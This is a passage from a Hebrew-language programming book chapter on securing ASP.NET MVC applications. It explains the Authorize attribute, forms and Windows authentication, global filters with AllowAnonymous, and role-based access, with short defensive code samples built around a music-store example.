על רקע המציאות הזו, אנו בונים יישומים בהנחת יסוד שרק משתמשים מסוימים מורשים לבצע פעולות מסוימות, ואין לאפשר למשתמש כלשהו לבצע כל פעולה שאינו מוּרְשֶׁה לעשותה. יש פער עצום בין האופן שבו אנחנו מקווים שישתמשו ביישום שלנו לבין האופן שבו ההאקרים מקווים להשתמש בו. בפרק זה נסביר כיצד להשתמש באפשרויות החבֵרוּת (membership), ההרשאה (authorization) והאבטחה (security) של תשתית ASP.NET MVC כדי לאכוף סדר עבודה נכון בקרב המשתמשים שלכם ולעמוד בפני המוני ההאקרים שצובאים על שערי האתר שלכם.

תחילה נסביר כיצד להשתמש באפשרויות האבטחה של ASP.NET MVC לצורך בנייה של מגנונים, כגון מנגנון הרשאה ביישום, ולאחר מכן נמשיך לפרט את אופן הטיפול באיומי אבטחה נפוצים. עליכם לזכור שהדברים שנאמרים והפעולות שמומלצות נמצאים על אותו רצף שצריך להביא להצלחת המגננה. עליכם לוודא שכל מי שמתחבר ליישום ASP.NET MVC שלכם משתמש באתר בדיוק כפי שתיכננתם - וזוהי המהות של אבטחה.

שימוש במאפיין Authorize כדי לחייב כניסה לחשבון

הצעד הראשון והפשוט ביותר באבטחת היישום הוא לחייב משתמשים להיות מאומתים בכניסה אליו, כדי שיוכלו לקבל הרשאת גישה לנתיבי URL מסוימים בתוך היישום. ניתן לעשות זאת באמצעות החלת מסנן הפעולה Authorize על בקר או על פעולות מוגדרות בתוך הבקר. המאפיין Authorize הינו מסנן ההרשאה הסטנדרטי של ASP.NET MVC. השתמשו בו כדי להגביל גישה לשיטות פעולה רצויות. החלת המאפיין על הבקר כולו שקולה להחלתו על כל אחת משיטות הפעולה של אותו בקר.

אימות והרשאה

אנשים מתבלבלים לעתים בין המונחים **אימות משתמשים (user authentication)** לבין **הרשאת משתמשים (user authorization)**. שימו לב: אין כל קשר בין **אימות משתמשים** שנדון בפרק זה לבין **אימות נתונים (data validation)**, למעט התרגום הזהה לעברית (**אימות**). קל להתבלבל, ולכן נסביר: **אימות** הוא תהליך שמטרתו לוודא שהמשתמש הוא אכן מי שהוא טוען. משתמשים לשם כך במנגנון כניסה לחשבון (login) שבו מזינים שם משתמש וסיסמה, OpenID וכו', ולמעשה צריך להשתמש בכל אמצעי שמאפשר לאמת את זהות המשתמש. תהליך **הרשאה** נועד לוודא שהמשתמש יוכַל לעשות את מה שהוא רוצה לעשות באתר, והדבר מבוצע בדרך כלל באמצעות מנגנון מבוסס תפקיד כלשהו.

המאפיין Authorize ללא פרמטרים כלשהם, מחייב למעשה את המשתמש להיות מחובר לחשבון כלשהו - במילים אחרות, המאפיין הזה חוסם גישה אנונימית. תחילה נראה כיצד זה פועל, ולאחר מכן נסביר כיצד להגביל את הגישה לבעלי תפקידים מסוימים בלבד.

אבטחת פעולות בקר

נניח שהתחלתם את העבודה על חנות המוסיקה שלכם עם תרחיש רכישה בסיסי ביותר: בקר Store בעל שתי פעולות: Index (משמשת להצגת רשימת האלבומים) ו-Buy.

```
using System.Collections.Generic;
using System.Linq;
using System.Web.Mvc;
using Wrox.ProMvc4.Security.Authorize.Models;
namespace Wrox.ProMvc4.Security.Authorize.Controllers
{
  public class StoreController : Controller
  {
    public ActionResult Index()
    {
      var albums = GetAlbums();
      return View(albums);
    }
    public ActionResult Buy(int id)
```

```
    {
      var album = GetAlbums().Single(a => a.AlbumId == id);
      //Charge the user and ship the album!!!
      return View(album);
    }
    // A simple music catalog
    private static List<Album> GetAlbums()
    {
      var albums = new List<Album>{
        new Album { AlbumId = 1, Title = "The Fall of Math", Price = 8.99M},
        new Album { AlbumId = 2, Title = "The Blue Notebooks", Price = 8.99M},
        new Album { AlbumId = 3, Title = "Lost in Translation", Price = 9.99M },
        new Album { AlbumId = 4, Title = "Permutation", Price = 10.99M },
      };
      return albums;
    }
  }
}
```


כמובן שבזאת לא הסתיימה המלאכה. הבקר הנוכחי מאפשר למשתמש לקנות אלבום בצורה אנונימית, אך כמובן שעלינו לדעת מי הוא המשתמש שקונה את האלבום. ניתן לפתור את בעיה זו על ידי הוספת מאפיין סימון Authorize לפעולה Buy, באופן הבא:

```
[Authorize]
public ActionResult Buy(int id)
{
  var album = GetAlbums().Single(a => a.AlbumId == id);
  //Charge the user and ship the album!!!
  return View(album);
}
```

כדי לראות את הקוד הזה בפעולה, השתמשו במנהל החבילות NuGet כדי להתקין את חבילת התוכנה Authorize.Security.4ProMvc.Wrox בפרויקט ברירת מחדל של ASP.NET MVC. עשו זאת באמצעות הפקודה הבאה:


```
Install-Package Wrox.ProMvc4.Security.Authorize
```

הריצו את היישום ונווטו לכתובת Store/. כעת תוצג רשימת אלבומים, כמוצג בתרשים 7-1, למרות שבשלב זה לא נכנסתם לחשבון וגם לא נרשמתם.




תרשים 7-1

כאשר תלחצו על הקישור Buy, תופנו אל דף הכניסה לחשבון (תרשים 7-2).




תרשים 7-2

מכיוון שאין לכם עדיין חשבון, עליכם ללחוץ על קישור הרישום Register, כדי לעבור אל הדף ליצירת חשבון סטנדרטי (תרשים 7-3).



תרשים 7-3

כאשר תלחצו על הלחצן Buy לאחר ביצוע ההרשמה לאתר, תצליחו לעבור את תהליך ההרשאה ויוצג בפניכם דף לאישור הרכישה, כמוצג בתרשים 7-4 (כמובן שביישום אמיתי תידרשו להזין נתונים נוספים כדי להשלים את תהליך התשלום, כפי שמודגם ביישום MVC Music Store).



תרשים 7-4

שינוי בתפיסת האבטחה

אמצעי שכיח לאבטחת יישום באמצעות Web Forms הוא שימוש בהרשאת URL. לדוגמה, אם יש לכם אזור מינהלי באתר שלכם וברצונכם להגבילו למשתמשים בתפקידי ניהול מתאימים (Admin), תוכלו לרכז את כל דפי הניהול שלכם בתיקייה admin ולחסום את הגישה לתיקיית המשנה הזו עבור כל המשתמשים, למעט בעלי תפקיד Admin. באמצעות ASP.NET Web Forms ניתן לאבטח תיקייה באתר על ידי נעילתה בקובץ config.web באופן הבא:

```
<location path="Admin" allowOverride="false">
<system.web>
  <authorization>
    <allow roles="Administrator" />
    <deny users="?" />
  </authorization>
</system.web>
</location>
```

ביישומי MVC לא ניתן ליישם את הגישה הזו משתי סיבות:

- בקשות לא תהיינה ממופות יותר לתיקיות פיזיות
- עשויות להיות מספר אפשרויות ניתוב לאותו בקר

עם MVC, ניתן באופן תיאורטי להשתמש בבקר Admin לצורך כימוס הרכיבים המינהליים של היישום ולאחר מכן להגדיר הרשאת URL בקובץ config.web ברמת הפרויקט. כדי לחסום את הגישה לכל בקשה שמתחילה עם Admin/, אולם שיטה זו אינה מאובטחת לגמרי. יכול להיות נתיב נוסף שמוביל באופן בלתי מכוון, אל הבקר Admin.

לדוגמה, נניח שבעתיד תחליטו שברצונכם לשנות את הסדר בין {controller} לבין {action} בניתובי ברירת המחדל שלכם. לאחר השינוי, הנתיב Index/Admin/ יוביל לדף הניהול העיקרי, אך מנגנון הרשאת URL שיצרתם לא יחסום אותו עוד.

גישה נכונה יותר לנושא האבטחה היא להציב את בדיקות האבטחה קרוב ככל הניתן לרכיב שרוצים לאבטח. אתם יכולים ליישם בדיקות נוספות במיקום גבוה יותר במעלה המחסנית (ברמת החשיבות), אולם בסופו של דבר, נרצה תמיד לאבטח את המשאב עצמו. בדרך זו, לא חשוב באיזו דרך יגיע המשתמש אל המשאב, הוא תמיד יהיה חייב לעבור את בדיקת האבטחה. בדוגמה שהצגנו, לא נכון להסתמך רק על ניתוב והרשאה של URL אל אבטחת הבקר - עלינו לאבטח את הבקר עצמו, ובדיוק לשם כך משמש מאפיין הסימון Authorize.

- אם איננו מציינים באופן מפורש תפקידים או משתמשים, המשתמש רק צריך לעבור נוהל אימות (להיות מחובר לחשבון כלשהו) כדי שיוכל לקרוא לשיטת הפעולה (action method). זוהי דרך נוחה לחסום את הגישה של משתמשים לא מאומתים אל פעולות בקר מסוימות.
- כאשר משתמש שמנסה לגשת אל שיטת פעולה שמסומנת באמצעות מאפיין נכשל בבדיקת ההרשאה, המסנן גורם לשרת להחזיר קוד מצב HTTP: "401 Unauthorized".

- אם אימות טפסים מופעל וכתובת URL לביצוע כניסה לחשבון (login) מוגדרת בקובץ config.web, תשתית ASP.NET תטפל בקוד התגובה על ידי ניתוב המשתמש לדף ההרשמה. זוהי התנהגות ידועה של ASP.NET ולא מאפיין חדש של ASP.NET MVC.

אופן הפעולה של המאפיין Authorize עם אימות טפסים והבקר Account

מה קורה מתחת לפני השטח? כמובן שלא כללנו בדוגמה זו את הקוד (בקרים ותצוגות) שמטפל בבקשות URL עבור כניסה לחשבון והרשמה, אז מאיפה כל זה הגיע? תבנית Internet Application של ASP.NET MVC כוללת בקר בשם Account, שתומך בחשבונות שמנוהלים באמצעות ASP.NET Membership ואימות OAuth.

המאפיין Authorize הוא מסנן, ולפיכך ניתן להריץ אותו לפני פעולת הבקר שעליה מְחילים אותו. עיקר העבודה של המאפיין Authorize מתבצע בשיטה OnAuthorization הסטנדרטית שמוגדרת בממשק IAuthorizationFilter. אם תעיינו בקוד המקור של MVC, תוכלו לראות שבדיקת האבטחה שעליה מבוסס התהליך בוחנת את נתוני האימות שמאוחסנים באובייקט ההֶקְשֵר (context) של ASP.NET:

```
IPrincipal user = httpContext.User;
if (!user.Identity.IsAuthenticated)
{
  return false;
}
```

אם המשתמש אינו מצליח בתהליך האימות, מוחזרת תוצאת הפעולה HttpUnauthorizedResult, אשר מפיקה קוד מצב HTTP 401 (שמשמעותה Unauthorized). קוד 401 זה נתפס על ידי השיטה OnLeave של FormsAuthenticationModule, אשר בתורה מפנה את המשתמש לדף הכניסה לחשבון, כמוגדר להלן בקובץ config.web של היישום:

```
<authentication mode="Forms">
  <forms loginUrl="~/Account/LogOn" timeout="2880" />
</authentication>
```

הכתובת URL כוללת הפניית המשך ולכן, לאחר השלמת הכניסה לחשבון, הפעולה Account/LogOn מפנה את המשתמש חזרה לדף המקורי המבוקש.

<u>הפניית המשך פתוחה, כסיכון אבטחה</u>

תהליך הפניית המשתמש לדף הכניסה לחשבון מספק הזדמנות להתקפות "הפניית המשך פתוחה" (open redirection). תוקפים והאקרים לסוגיהם יכולים להחליף את הכתובת שאליה יופנה המשתמש לאחר הכניסה לחשבונו, בכתובת אחרת וכך להפנות את המשתמשים לאתרים מזיקים. נדון באיום זה בהמשך.

העובדה שהבקר Account - והתצוגות הנלוות לו - כלולים בתבנית Internet Application של ASP.NET MVC מקלה מאוד על העבודה של המפתח. בתרחישים פשוטים, הטמעת מנגוני הרשאה יכולה להתבצע ללא כתיבת קוד או ללא קביעת תצורה.

במקביל, ובמידת חשיבות לא פחותה, התשתית גם מאפשרת לנו לשנות כל אחד מהרכיבים:

- הבקר Account (והמודלים והתצוגות הנלווים אליו) הוא למעשה בקר ASP.NET MVC סטנדרטי, שניתן לבצע בו שינויים בקלות יחסית.
- הקריאות לשיטות ההרשאה פועלות מול המנגנון של ספק החָבֵרוּת הסטנדרטי של ASP.NET, כמוגדר תחת <authorization> בקובץ web.config של היישום. ניתן לפנות אל ספק אחר, או לכתוב שירות ספק באופי עצמי.
- Authorize הינו מאפיין הרשאה סטנדרטי אשר מיישם את IAuthorizeFilter. גם כאן ניתן ליצור מסנני הרשאה באופן עצמי.

אימות Windows בתבנית Intranet Application

תבנית Intranet Application (אשר זמינה החל מהגרסה ASP.NET MVC 3 Tools Update ואילך) דומה מאוד לתבנית Internet Application, למעט הבדל אחד: במקום אימות טפסים (Forms Authentication) התבנית משתמשת באימות Windows (Windows Authentication).

מכיוון שתהליכי ההרשמה והכניסה לחשבון באמצעות אימות Windows מנוהלים מחוץ לתחומי יישום האינטרָאנט, תבנית Intranet Application אינה זקוקה לבקר Account או למודלים ולתצוגות שנלווים אליו. לצורך הגדרת אימות Windows, התבנית מוסיפה את השורה הבאה לקובץ web.config של היישום:

```
<authentication mode="Windows" />
```

התבנית כוללת גם קובץ readme.txt שמכיל את ההוראות שלהלן (באנגלית, כמובן) שמסבירות כיצד להגדיר אימות Windows בשרתי IIS או IIS Express. כדי להשתמש בתבנית Intranet Application צריך להפעיל את אפשרות אימות Windows, ולבטל את אפשרות האימות האנונימי (Anonymous).

IIS 7 ו- IIS 8

1. פִּתְחו את IIS Manager ונווטו אל האתר שלכם.
2. בתצוגה Features, לחצו לחיצה כפולה על Authentication.
3. בדף Authentication, בחרו Windows authentication. אם האפשרות Windows authentication אינה זמינה, עליכם לוודא שאימות Windows אכן מותקן בשרת.

   כדי לאפשר אימות Windows בסביבת Windows:

   א. בלוח הבקרה (Control Panel), פִּתחו את תוכניות ותכונות (Programs and Features).

   ב. בחרו הפעל או בטל תכונות Windows (Turn Windows features on or off).

ג. בחרו שירותי מידע אינטרנט (Internet Information Services) ⇦ World Wide Web Services ⇦ אבטחה (Security). ודאו שהצומת אימות Windows (Windows authentication) מסומן.

כדי לאפשר אימות Windows בשרת Windows:

א. במנהל השרת, בחרו Web Server (IIS), ולחצו על Add Role Services.

ב. בחרו Web Server ⇦ Security, וודאו שהצומת Windows authentication מסומן.

4. בחלונית Actions, לחצו Enable כדי להתחיל להשתמש באימות Windows.

5. בדף Authentication, בחרו Anonymous authentication.

6. בחלונית Actions, לחצו על Disable כדי לנטרל אימות אנונימי.

ISS Express

1. לחצו על הפרויקט שנראה בחלון Solution Explorer כדי לבחור בו.

2. אם חלונית Properties אינה פתוחה, הקישו F4 כדי לפתוח אותה.

3. בחלונית Properties של הפרויקט שלכם:

א. בשדה Anonymous Authentication בחרו Disabled.

ב. בשדה Windows Authentication בחרו Enabled.

אבטחת בקרים שלמים

התרחיש הקודם הינו דוגמה לבקר יחיד עם מאפיין Authorize שמחילים עליו פעולות בקר מסוימות. עם הזמן ניווכח שלרכיבי הניווט, לעגלת הקניות ולתשלום של האתר דרושים בקרים נפרדים. פעולות מסוימות קשורות גם לעגלת קניות אנונימית (תצוגת עגלה, הוספת פריט לעגלה והסרת פריט מהעגלה) וגם לתשלום של לקוח מאומת (הוספת כתובת ופרטי תשלום, תשלום מלא). הוספת מנגנוני הרשאה לתהליך התשלום ביישום Music Store מאפשרים לטפל בצורה שקופה במעבר מעגלת הקניות (האנונימית) לתשלום (משתמשים רשומים בלבד). הדבר נעשה על ידי הוספת מאפיין AuthorizeAttribute לבקר CheckoutController, באופן הבא:

```
[Authorize]
public class CheckoutController : Controller
```

כעת, כל הפעולות של הבקר Checkout יהיו נגישות לכל משתמש רשום, אך לא תאפשרנה גישה אנונימית.

אבטחת היישום כולו באמצעות מסנן הרשאה גלובלי

באתרים רבים, הרשאת משתמשים נדרשת כמעט בכל היישום. במקרה זה, קל יותר לדרוש הרשאה על פי ברירת מחדל, ולציין באופן מפורש מקרים חריגים במקומות הבודדים שמתירים

גישה אנונימית - כמו למשל דף הבית של האתר או דפי הרשמת משתמשים חדשים. במקרים כאלה מומלץ להגדיר את המאפיין Authorize כמסנן גלובלי ולאפשר גישה אנונימית לבקרים מסוימים או לשיטות מסוימות, באמצעות המאפיין AllowAnonymous.

כדי לבצע הרשמה של המאפיין Authorize כמסנן גלובלי, הוסיפו אותו לאוסף המסננים הגלובליים של RegisterGlobalFilters:

```
public static void RegisterGlobalFilters(GlobalFilterCollection filters) {
  filters.Add(new System.Web.Mvc.AuthorizeAttribute());
  filters.Add(new HandleErrorAttribute());
}
```

בדרך זו, המאפיין Authorize יוחל על כל פעולות הבקר ביישום. הבעיה היא כמובן שהגישה מוגבלת לכל חלקי האתר, כולל הבקר Account עצמו שעבורו דרושה גישה אנונימית. עד לגרסת MVC 4, השימוש במסנן גלובלי לביצוע הרשאה גורפת באתר חִייֵב את המפתחים לבצע פעולות מיוחדות כדי לאפשר גישה אנונימית לבקר Account. אחת הטכניקות השכיחות הייתה ליצור מחלקת משנה של Authorize, וליישם לוגיקת תכנות מתאימה כדי לאפשר גישה בררנית לפעולות הנדרשות. לגרסת MVC 4 נוסף המאפיין AllowAnonymous אשר מאפשר להוסיף אותו לכל שיטה (או בקר שלם) כדי לבטל את הצורך בהרשאה, אם כך נקבע.

דוגמה לשימוש במאפיין החדש תוכלו למצוא בכל יישום MVC 4 חדש שמבוסס על תבנית Internet Application. כל השיטות שעבורן דרושה גישה אנונימית במידה שמבוצעת הרשמה של מאפיין Authorize כמסנן גלובלי, מסומנות גם באמצעות המאפיין AllowAnonymous. לדוגמה, פעולת Login HTTP Get נראית כך:

```
//
// GET: /Account/Login
[AllowAnonymous]
public ActionResult Login()
{
  return ContextDependentView();
}
```

בדרך זו, גם אם תבצעו את הרישום של המאפיין Authorize כמסנן גלובלי, עדיין תתאפשר גישה של משתמשים לא מאומתים לפעולות ההרשמה.

הרשאה גלובלית משפיעה על רכיבי MVC בלבד

חשוב לזכור שאת הפילטרים הגלובליים מחילים רק על פעולת בקר של MVC. הם אינם מאבטחים טפסי Web Forms, תכניים סטטיים ומטפלי ASP.NET (ASP.NET handlers) אחרים.

כפי שציינו קודם, Web Forms ומשאבים סטטיים ממופים לנתיבי קובץ, וניתן לאבטחם באמצעות אלמנט authorization בקובץ web.config. האבטחה של מטפלי ASP.NET מורכבת יותר: בדומה לפעולת MVC, מטפל עשוי להיות ממופה למספר נתיבי URL שונים.

אבטחת מטפלים מבוצעת בדרך כלל על ידי כתיבת קוד בשיטה ProcessRequest. לדוגמה, באפשרותכם לבצע בדיקה של User.Identity.IsAuthenticated ואם בדיקת האימות נכשלת, אפשר לנתב לכיוון כלשהו את המשך הפעולות או להחזיר שגיאה.

שימוש במאפיין Authorize לחיוב Role Membership

בסעיפים הקודמים ראינו כיצד להשתמש במאפיין Authorize כדי למנוע גישה אנונימית לבקר או לפעולת בקר. עם זאת, כפי שכבר ראינו, ניתן גם להגביל את הגישה עבור משתמשים או בעלי תפקידים מסוימים. דוגמה נפוצה לתרחיש שכזה היא התרת גישה לפעולות מינהלתיות למנהלי האתר. בשלב מסוים, חנות המוסיקה המקוונת עשויה להגיע לממדים שאינם מאפשרים עוד לערוך את פרטי האלבומים ישירות דרך בסיס הנתונים בצורה יעילה. זוהי נקודת הזמן שבה צריך ליצור בקר מנהל חנות (StoreManagerController).

ברור ומובן מאליו שלא ניתן לאפשר לכל משתמש רגיל עם חשבון באתר לערוך, להוסיף או למחוק אלבומים באמצעות הבקר StoreManagerController. לשם כך זקוקים לאמצעי שיאפשר להתיר את הגישה לבעלי תפקידים או למשתמשים מסוימים. למרבה המזל, המאפיין Authorize מאפשר לציין תפקידים או משתמשים מסוימים, כמוצג להלן:

```
[Authorize(Roles="Administrator")]
public class StoreManagerController : Controller
```

קוד זה מתיר את הגישה לבקר StoreManager רק למשתמשים בתפקיד מנהל (Administrator). למשתמשים אנונימיים או למשתמשים רשומים שאינם בתפקיד Administrator, לא תתאפשר גישה לאף אחת מהפעולות של הבקר StoreManager.

כמשתמע משמו, הפרמטר Roles יכול לקבל יותר מתפקיד אחד. כדי להעביר מספר תפקידים עליכם להשתמש ברשימה מופרדת בפסיקים:

```
[Authorize(Roles="Administrator,SuperAdmin")]
public class TopSecretController:Controller
```

אפשר גם לבסס את ההרשאה על רשימת משתמשים:

```
[Authorize(Users="Jon,Phil,Scott,Brad")]
public class TopSecretController:Controller
```

וניתן לשלב בין שתי האפשרויות:

```
[Authorize(Roles="UsersNamedScott", Users="Jon,Phil,Brad")]
public class TopSecretController:Controller
```

מתי ואיך להשתמש בתפקידים ובמשתמשים

ככלל, מומלץ לנהל את ההרשאות לפי תפקידים ולא לפי משתמשים יחידים. יש לכך מספר סיבות:

- משתמשים באים והולכים, ומשתמש מסוים עשוי לקבל (או לאבד) הרשאות מסוימות עם הזמן.

- ככלל, ניהול הרשאות לפי תפקידים קל יותר למעקב ופיקוח מאשר ניהול הרשאות לפי משתמשים. אם אתם מעסיקים מנהל משרד חדש, תוכלו בקלות למנות אותו למנהל מערכת (להעניק לו תפקיד Administrator) מבלי לבצע שינויים בקוד. זה יהיה פשוט מגוחך אם בכל פעם שתרצו להוסיף או להחליף מנהל מערכת תצטרכו לשנות את כל מאפייני Authorize ביישום, ולעדכן את השרת בגרסה חדשה של היישום.
- ניהול מבוסס-תפקידים מאפשר ליישם רשימות גישה שונות בסביבות פריסה שונות. ביישום שמשמש לתשלומי משכורות, ייתכן שתרצו להעניק למפתחים גישה של מנהלי מערכת בסביבות הפיתוח והבדיקה, אך לא להתיר זאת בסביבת הייצור.

כאשר אתם יוצרים קבוצות תפקיד, כדאי לשקול את השימוש בקבוצות תפקידים ממוקדות. לדוגמה, תפקידים כגון CanAdjustCompensation או CanEditAlbums ניתנים לניהול בצורה מדויקת יותר מאשר קבוצות כלליות, כגון Administrator, שגוררת אחריה באופן בלתי נמנע את הקבוצה SuperAdmin, ובאופן מחייב לא פחות את הקבוצה SuperSuperAdmin.

להדגמה מקיפה של האינטראקציה בין רמות אבטחת הגישה שהצגנו, הורידו את היישום MVC Music Store שבכתובת http://mvcmusicstore.codeplex.com ובחנו את המעברים בין StoreController, CheckoutController ו- StoreManagerController. לביצוע אינטראקציה זו דרושים מספר בקרים ובסיס נתונים תומך. מסיבה זו, פשוט יותר להוריד את קוד היישום המלא, מאשר להתקין חבילת NuGet ולהשלים רשימה ארוכה של הגדרות תצורה.

הרחבת Roles ו-Membership

אחד היתרונות הבולטים של ASP.NET MVC הוא בכך שהתשתית בנויה על ליבת ASP.NET איתנה עם מערך כלים מלא. מנגנוני האימות והאישור של ASP.NET MVC בנויים על בסיס מחלקת Role ומחלקת Membership אשר שוכנות במרחב השמות System.Web.Security. למבנה זה מספר יתרונות:

- אתם יכולים להשתמש בקוד קיים ובכישורים שמבוססים על עבודה עם מערכת החֲבֵרוּת של ASP.NET.
- אתם יכולים להרחיב רכיבי ASP.NET MVC שמאפשרים טיפול בסוגיות אבטחה (כמו למשל אימות ובקר ברירת המחדל AccountController) באמצעות ממשקי API Membership ו-Roles של ASP.NET.
- אתם יכולים לנצל את מנגנון הספק ליצירת ספקי חברות, תפקיד ופרופיל משלכם, שיכולים לפעול עם ASP.NET MVC.

מידע נוסף בנושא תוכלו למצוא במאמר "ASP.NET MVC Authentication — Customizing Authentication and Authorization The Right Way" שפורסם בבלוג בכתובת: http://bit.ly/CustomizeMvcAuthentication.

כניסת משתמשים חיצונית באמצעות OAUTH ו-OPENID

בעבר, הטיפול בתהליך ההרשאה ברוב יישומי האינטרנט התבסס על בסיס הנתונים של חשבונות המשתמשים, אשר נוהלו באופן מקומי. מערכת ASP.NET Membership הינה דוגמה שרבים מכירים: משתמשים חדשים שמעוניינים להירשם לאתר על ידי יצירת חשבון חדש צריכים לספק שם, סיסמה ומידע רשות נוסף. היישום מוסיף את פרטי המשתמש לבסיס נתוני הָחֲבֵרוּת המקומי אשר משמש לאימות ניסיונות כניסה לחשבון.

